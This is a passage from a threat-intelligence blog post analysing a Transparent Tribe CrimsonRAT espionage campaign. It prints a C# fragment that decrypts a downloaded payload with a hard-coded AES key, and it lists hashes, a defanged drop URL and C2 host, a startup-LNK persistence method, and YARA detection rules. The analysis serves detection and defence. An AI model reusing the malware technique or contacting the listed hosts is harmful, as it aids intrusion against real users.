rijndael.Key = rfc2898DeriveBytes.GetBytes(32);
rijndael.IV = rfc2898DeriveBytes.GetBytes(16);
MemoryStream memoryStream = new MemoryStream();
CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndael.CreateDecryptor(), CryptoStreamMode.Write);
cryptoStream.Write(array, 0, array.Length);
cryptoStream.Close();
File.WriteAllBytes(text, memoryStream.ToArray());
result = text;
```

Figure 15: Evidence of the hard coded AES key

The downloaded code has been encrypted through the Rijndael algorithm with a hard coded key.

Conclusion

Transparent tribe is back with a new campaign after several years of (apparently) inactivity. We can confirm that this campaign is completely new, relying on the registration record of the C2 that dates back to 29 January 2020. The decoy document presents itself as a request for a DSOP FUND (Defence Services Officers Provident Fund) a providence fund for official and military personnel, confirming the espionage and counterintelligence character of this campaign.

At last, we have no certainty that this campaign has been inactive for 4 years, it may be that it acted quietly, but, now the cyber criminal group is back in view of today’s tensions between the two countries.

Indicators of Compromise

- Hashes
  - 8e170fab8cdf11b83089706a2bf4a1748844693f4c6f465e7ba89131df089b48
  - 113776d3cc8409da498e898bc5e0cafc1762ce1d49e1a86c56b4d841b06efdf8
  - 39567c9bbbc038574fd1cf569f4f7cfd68403cd817984186b83098ded2433b2c
  - 08c0c431f7f63136091854af58cd7f9e6d229f90a9b0fda813c52232c030f6ea
  - b111a2fef2a5e89f5dc20d7115c0ac2aa65b3e708eec20a41c00316d14b47472
  - f718a8661be822e03ac31a4495f7f7bcd3f7685f97b44d81459f3f23abf0e376
  - 198a5af2125c7c41f531a652d200c083a55a97dc541e3c0b5b253c7329949156
  - ee363abb00f2c72d8e6144d99244288fa30df4877de76ec533ad6c51bc81dfce
  - 877426dee9c0954b6c6f7c29b288e97ab0c512fd23eb9ecb13653a15d91ca05a
  - cecd41e4e88131a3af162df0239d26c3471658497392649e8dc214bf61939dde
  - 0a9fb267567bc7011c766d034a127213d73db7182bb8b31af18e0b15d391b49e
  - 2d2ee85092147f08db4ab93b2952e42a971c6c7491985419ac375feda8674c60
  - b0dfb366cc63b4051bd100e5f8d132c400f4c0845d142c723d9c83efd1c52c1f
  - 7b455b78698f03c0201b2617fe94c70eb89154568b80e0c9d2a871d648ed6665
  - c84b720430fa64e852740c810afc25cbaec5e4b03b4dea1d3669bc2fb0e54b97
- Dropurl

  hxxp://www.[awsyscloud[.com/x64i[.scr
- Components
  - m1ssh0upUuchCukXanevPozlu.dll
  - p2ehtHero0paSth3end.dll
- C2

  hxxp://www.[awsyscloud[.com/
- Persistence

  Write LNK file inside startup menu

Yara Rules

```
rule TransparentTribe_Malicious_Macro_Jan_2020 {
    meta:
      description = "Yara rule for the Transparent Tribe Malicious Macro Jan_2020 "
      author = "Yoroi - ZLab"
      last_updated = "2020-02-21"
      tlp = "white"
      category = "informational"
    strings:
      $a1 = {8B 92 BC BE 87 95 BF BD 83}
      $a2 = {D6 8C C7 68 D5 8D C0 69 D4 8E}
          $b1 = "161,36,31,130,137,165,44,167,244,55,198,100,241"
    condition:
      all of them
}

rule TransparentTribe_PythonStub_Jan_20 {
    meta:
      description = "Yara rule for the Transparent Tribe Python Stub Jan_2020 "
      author = "Yoroi - ZLab"
      last_updated = "2020-02-21"
      tlp = "white"
      category = "informational"
    strings:
      $a1 = {70 56 6B 77 86 FB D2 6D 2C}
      $a2 = {A2 43 F9 97 61 F4 E5 1F D7 02}
          $b1 = "bpyexpat.pyd"
          $b2 = "bmfc90u.dll"

    condition:
      uint16(0) == 0x5A4D and all of them and filesize > 7MB
}

rule TransparentTribe_CrimsonRAT_Jan_20 {
    meta:
      description = "Yara rule for the Transparent Tribe CrimsonRAT Jan_2020 "
      author = "Yoroi - ZLab"
      last_updated = "2020-02-21"
      tlp = "white"
      category = "informational"
    strings:
      $a1 = {03 06 11 24 03 06 11 20 03}
      $a2 = {B0 3F 5F 7F 11 D5 0A 3A 04}
          $b1 = "SppExtComTel"

    condition:
      uint16(0) == 0x5A4D and all of them and filesize > 7MB
}

rule TransparentTribe_MaliciousDLLModule_Jan_20 {
    meta:
      description = "Yara rule for the Transparent Tribe CrimsonRAT Jan_2020 "
      author = "Yoroi - ZLab"
      last_updated = "2020-02-21"
      tlp = "white"
      category = "informational"
    strings:
      $a1 = {00 F1 01 8D 19 71 00 F1 01 7D 06 71}
      $a2 = {86 08 4E 03 57 00 59 00 CC}
          $a3 = "6f6e6c79706172616e6f696473757276697665" ascii wide
          $a4 = "shemypolandar*kotlin" ascii wide
          $b1 = "FC4302A8973108F7B86565D5A49182DED2B0BF31"
          $b2 = "PrivateMemorySize64"
          $b3 = "Hi0-78LoupIks2jMn" wide
    condition:
      uint16(0) == 0x5A4D and (all of ($a*) or all of ($b*))
}
```

This blog post was authored by Luigi Martire, Pietro Melillo and Antonio Pirozzi of Cybaze-Yoroi ZLAB